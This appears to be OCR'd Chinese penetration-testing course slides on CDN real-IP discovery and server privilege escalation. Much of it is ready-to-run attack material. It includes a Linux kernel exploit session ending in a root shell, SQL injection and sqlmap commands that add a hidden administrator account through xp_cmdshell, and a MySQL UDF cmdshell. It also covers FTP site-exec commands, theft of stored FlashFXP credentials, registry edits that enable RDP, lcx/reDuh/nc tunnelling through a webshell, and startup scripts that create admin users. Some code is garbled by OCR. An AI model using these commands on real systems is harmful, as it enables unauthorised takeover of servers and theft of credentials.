
当前查询语句：select * from user where id=1

旁注攻击

CDN

CDN即内容分发网络。服务器使用CDN之后，真实的IP就会隐藏起来，攻击者无法找到目标主机的IP，也就无法进行旁注攻击。

CDN工作原理：将原服务器上可以缓存的文件（静态文件、图片、JS、CSS等）下载到缓存服务器，当用户访问你的域名时，将会访问缓存服务器，而不是直接去访问源服务器。



旁注攻击

CDN

使用JAVA获取IP地址

```
package sec;

import java.net.*;

public class getIPAddress {
        public static void main(String[] args) throws Exception{
                InetAddress[] address =
InetAddress.getAllByName("www.3testing.com");
                for (InetAddress inetAddress:address){
                        System.out.print(" IP:"+inetAddress.getHostAddress());
                        if(!inetAddress.isLoopbackAddress()){
                                System.out.println("\t存在CDN");
                        }
                }
        }
}
```

旁注攻击

CDN

获得真实IP方法

PHP函数

- phpinfo()

子域名

- www.3testing.com
- bbs.3testing.com
- vip.3testing.com

观察IP变化

- http://toolbar.netcraft.com/

渗透式软件测试

- 开源程序安全剖析
- 拖库
- 暴力测试
- 穷注攻击
- 提权
- ARP欺骗


提权

提高自己在服务器中的权限，主要针对网站入侵过程中，当入侵某一网站时，通过各种漏洞提升WEBSHELL权限以夺得该服务器权限。分为溢出提权和第三方组件提权

- 溢出提权
- 第三方信息提权
- 虚拟主机提权
- 提权辅助
- 服务器提权措施

溢出提权

溢出提权是攻击者利用系统本身或者系统软件获取root权限



稀少

旁注首先要提权

Linux提权

1、检查漏洞系统的操作系统发行版
2、查看内核版本
3、检查可用的用户及当前用户的权限
4、列出SUID文件（常见的Linux错误配置）
5、查看安装的包、程序、运行的服务。过时的版本可能存在漏洞。

溢出提权

VulnOS 2

查看一下系统相关情况

```
Last login: Tue Mar 21 03:00:51 2017
$ whoami
webmin
$ pwd
/home/webmin
$ ls
post  post.tar.gz
```

查看一下操作系统的发行版本：

```
$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686
 i686 i686 GNU/Linux
```

针对列出来的内核版本，exploit-db上的overlayfs可以用来提权。

```
$ cd /tmp
$ touch exploit.c
$ vim exploit.c
$ gcc exploit.c -o exploit
$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# python -c 'import pty; pty.spawn("/bin/bash")'
root@VulnOSv2:/tmp#
```

溢出提权

Windows提权

探测脚本信息

脚本	探测命令
ASP	wscript.shell
ASP.NET	.NET Framework
JSP	JVM(所有jsp均在adminitrator权限运行的)

禁止wscript shell恢复比较难，但是.NET Framework命令保护基本为0

```
Set Ws = CreateObject("Wscript.Shell")
Function Exec(ByVal Command As String) As WshExec
Function Run(ByVal Command As String, [ByVal WindowStyle], [ByVal WaitOnReturn]) As Integer
```

IIS 6.0、360出现过提权

提权

- 溢出提权
- 第三方信息提权
- 虚拟主机提权
- 提权辅助
- 服务器提权措施

第三方信息提权

信息收集

1，服务器支持的脚本语言

2，服务器端口探测

扫描类型	方法
本地扫描	Web shell自带的扫描工具
在外部扫描本地端口	namp –A –p 192.168.0.105
OS命令	netstat -an

3，收集路径信息
查看快捷方式
查看注册表
…

```
C:\Users\Jerry>netstat -an

活动连接

  协议  本地地址          外部地址        状态
  TCP    0.0.0.0:80         0.0.0.0:0      LISTENING
  TCP    0.0.0.0:135        0.0.0.0:0      LISTENING
  TCP    0.0.0.0:445        0.0.0.0:0      LISTENING
  TCP    0.0.0.0:902        0.0.0.0:0      LISTENING
  TCP    0.0.0.0:912        0.0.0.0:0      LISTENING
  TCP    0.0.0.0:1433       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:1536       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:1537       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:1538       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:1539       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:1544       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:1574       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:1612       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:2383       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:3306       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:4430       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:5521       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:5526       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:8009       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:8080       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:8100       0.0.0.0:0      LISTENING
  TCP    0.0.0.0:8183       0.0.0.0:0      LISTENING
```

第三方信息提权

数据库提权

SQL Server

关键利用“xp_cmdshell”，通过“net1 user x x/add& net1 localgroup administrators x /add”

net1 user admin 2288666 /add & net1 localgroup administrators admin /add

添加一个管理员用户，名为admin密码2288666

注入点

http://www.mydomain.com/index.jsp?id=1;exec net1 user admin 2288666 /add & net1 localgroup administrators admin /add

sqlmap.py –u " http://www.mydomain.com/index.jsp?id=1" –os-cmd="net1 user admin 2288666 /add & net1 localgroup administrators admin /add"

第三方信息提权

数据库提权

不一定是sa账户也可以使用xp_cmdshell

SQL Server

本地数据库提权

还可以使用sqlerveragent sp_oacreate xp_regwrite也可以提权

远程数据库提权

conn.asp、web.config、db.inc

开启xp_cmdshell

```
EXEC master.sys.sp_configure 'show advanced options', 1
GO
RECONFIGURE
GO
EXEC master.sys.sp_configure 'xp_cmdshell', 1
GO
RECONFIGURE
GO
```

关闭xp_cmdshell

```
EXEC master.sys.sp_configure 'show advanced options', 1
GO
RECONFIGURE
GO
EXEC master.sys.sp_configure 'xp_cmdshell', 0
GO
RECONFIGURE
GO
```

第三方信息提权

数据库提权

MySQL

```
select @@basedir;
select 'It is dll' into dumpfile 'C:\\xampp\\mysql\\lib::$INDEX_ALLOCATION';
select 'It is dll' into dumpfile 'C:\\xampp\\mysql\\lib\\plugin::$INDEX_ALLOCATION';

create function cmdshell returns string soname 'udf.dll';
select cmdshell('net1 user admin admin /add');
select cmdshell('net1 localgroup administrators arsch /add');
drop function cmdshell;
```


udf.dll在低版本中放在c:/Windows或c:/Windows/system32，高版本中发在mysql目录下的lib/plug中系统是没有的，需要自己创建

第三方信息提权

FTP提权

FTP： File Transfer Protocol

FTP的提权命令：
quote site exec <命令>
但是有些环境并不支持



第三方信息提权

Serv-U提权

C:\Program Files\Serv-U\ServUDaemon.ini

密码通过MD5加密，可以添加用户

连接后运行

quote site exec net1 user admin admin /add'

quote site exec net1 localgroup administrators arsch /add'

第三方信息提权

FlashFXP提权

FlashFXP是一款功能强大的FXP/FTP软件，集成了其它优秀的FTP软件的优点，如CuteFTP的目录比较，支持彩色文字显示;如BpFTP支持多目录选择文件，暂存目录;又如LeapFTP的界面设计

Site.dat

Stats.dat

quick.dat

历史遗留的FTP信息

把这三个文件从服务器上取下来，覆盖到本地，打开历史记录，就可以看见服务器上的用户名和密码（*号可以用*号密码查看器），获取到的账号可能是终端连接密码、MySQL密码等

第三方信息提权

PcAnywhere提权

PcAnywhere是一款远程控制软件，PcAnywhere的出现是为了方便网管人员管理服务器。安装之后默认监听“5631端口”。

提权

- 溢出提权
- 第三方信息提权
- 虚拟主机提权
- 提权辅助
- 服务器提权措施

虚拟主机提权

虚拟主机是指在网络服务器上分出一定的磁盘空间，用户可以租用此部分空间，以供用户放置站点及应用组件，提供必要的数据存放和传输功能。

常见虚拟主机目录对照

目录	虚拟主机
D:\virtualhost\web580651\www\	新网虚拟主机
F:\usr\fw04408\xpinfo\	万网虚拟主机
D:\hosting\wwwroot\	Prim@Hosting虚拟主机
e:\wwwroot\longzhihu\wwwroot\	华众虚拟主机
d:\freehost\zhoudeyang\web\	星外虚拟主机主机
D:\vhostroot\LocalUser\gdrt\	星外分支
f:\host\wz8088\web\	星外分支
D:\Vhost\WebRoot\51dancecn\	未知
D:\vhostroot\localuser\	vhostroot
D:\enkjhost\	亿恩虚拟主机

虚拟主机都支持ASPX脚本，ASPX可以执行简单系统命令，也就是说可以尝试本地溢出

星外虚拟主机主机0day，建立administrator用户名freehostruna

```
>iis.exe-i
FreeHost ID:72

>iis.exe -u 72
userName:freehostruna
password:123456
```

密码为明码

提权


- 溢出提权
- 第三方信息提权
- 虚拟主机提权
- 提权辅助
- 服务器提权措施


提权辅助


3389端口

3389端口是Windows 2000(2003) Server远程桌面的服务端口，可以通过这个端口，用"远程桌面"等连接工具来连接到远程的服务器

我的电脑 → 属性 → 远程







提权辅助

一、win 2000下终端开启终端

3389端口

首先用ECHO写一个3389.reg文件,然后导入到注册表，echo代码如下：

```
echo Windows Registry Editor Version 5.00 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\netcache] >>3389.reg
echo "Enabled"="0" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon] >>3389.reg
echo "ShutdownWithoutLogon"="0" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer] >>3389.reg
echo "EnableAdminTSRemote"=dword:00000001 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server] >>3389.reg
echo "TSEnabled"=dword:00000001 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermDD] >>3389.reg
echo "Start"=dword:00000002 >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\TermService] >>3389.reg
echo "Start"=dword:00000002 >>3389.reg
echo [HKEY_USERS\.DEFAULT\Keyboard Layout\Toggle] >>3389.reg
echo "Hotkey"="1" >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp] >>3389.reg
echo "PortNumber"=dword:00000D3D >>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp] >>3389.reg
echo "PortNumber"=dword:00000D3D >>3389.reg
```

口令可以暴力破解

提权辅助

3389端口

躲过威胁

弱口令

把3389改为其他端口

- 用NMAP进行扫描： nmap -A –p- 192.168.0.105
- 用CMDSHELL:netstat -an
- 用专业3389扫描工具

regedit /e c:\3389.txt
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp"

可以看见：
PortNumber:十六进制端口

```
...
"PdName"="tcp"
"PortNumber"=dword:00000d3d
"RequiredPds"=hex(7):74,00,73,00,73,00,65,00,63,00,73,00,72
,00,76,00,00,00,00,\
  00
"ServiceName"="tcpip"
```

提权辅助

端口转发

LCX转发

lcx -listen 34 2389　　监听34 2389端口

lcx –slave 192.168.0.105 34 127.0.0.1 3389　　将本地的3389端口发送服务器端口的34

提权辅助

端口转发

http://www.exehack.net/894.html

reDuh转发

reDuh适合以上三种复杂环境。
reDuh服务端程序为脚本程序编写，分别为 ASPX PHP JSP 客户端程序由JAVA语言编写，需要安装JDK
这个工具可以把内网服务器的端口通过http/https隧道转发到本机，形成一个连通回路

1.这里我们把下载好的客户端文件解包，这里我把它放到E盘的TEST文件夹

2、把服务端的webshell上传到目标服务器

提权辅助


端口转发

reDuh转发

3，目标服务器是内网，且开了3389终端服务。


4，命令行下用客户端连接服务端

E:test>java reDuhClient 目标服务器域名 http 80 /WEBSHELL路径/reDuh.aspx



5，新开一个命令行，用NC连接本机1010端口。

H:\>nc -vv localhost 1010



提权辅助

端口转发


reDuh转发


6，连接成功会有欢迎提示，之后输入命令

>>[createTunnel]1234:127.0.0.1:3389

前面的1234是本机连接用的端口，中间的ip地址是目标服务器的（可以是webshell所在服务器也可以是和它同内网的服务器）

后面的3389是欲连接目标服务器的端口,成功后两个命令行窗口都会有成功提示。





这时通道已经建立，你连接本机的1234端口就相当于连接到目标服务器的3389端口了。

提权辅助

端口转发

启动项提权

把下面代码存为hack.bat放在“C:\Document and Settings\Administrator\[开始]菜单\程序\启动” 中

Windows 10
C:\Users\JerryGu\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup某个用户
C:\ProgramData\Microsoft\Windows\ [开始]菜单\程序\启动所有用户

```
@ech off
net1 user admin admin /add'
net1 localgroup administrators arsch /add'
```


```
Set wsnetwork=CreateObject("WSCRIPT.NETWORK")
os="WinNT://"&wsnetwork.ComputerName
Set ob=GetObject(os)
Set or=GetObject(os&"/Administrator,group")
Set od=ob.Creat("user","temp")
od.setPassword "123456"
od.SetInfo
Set of=GetObject(os&"/temp",user)
oe.add os&"/temp"
```

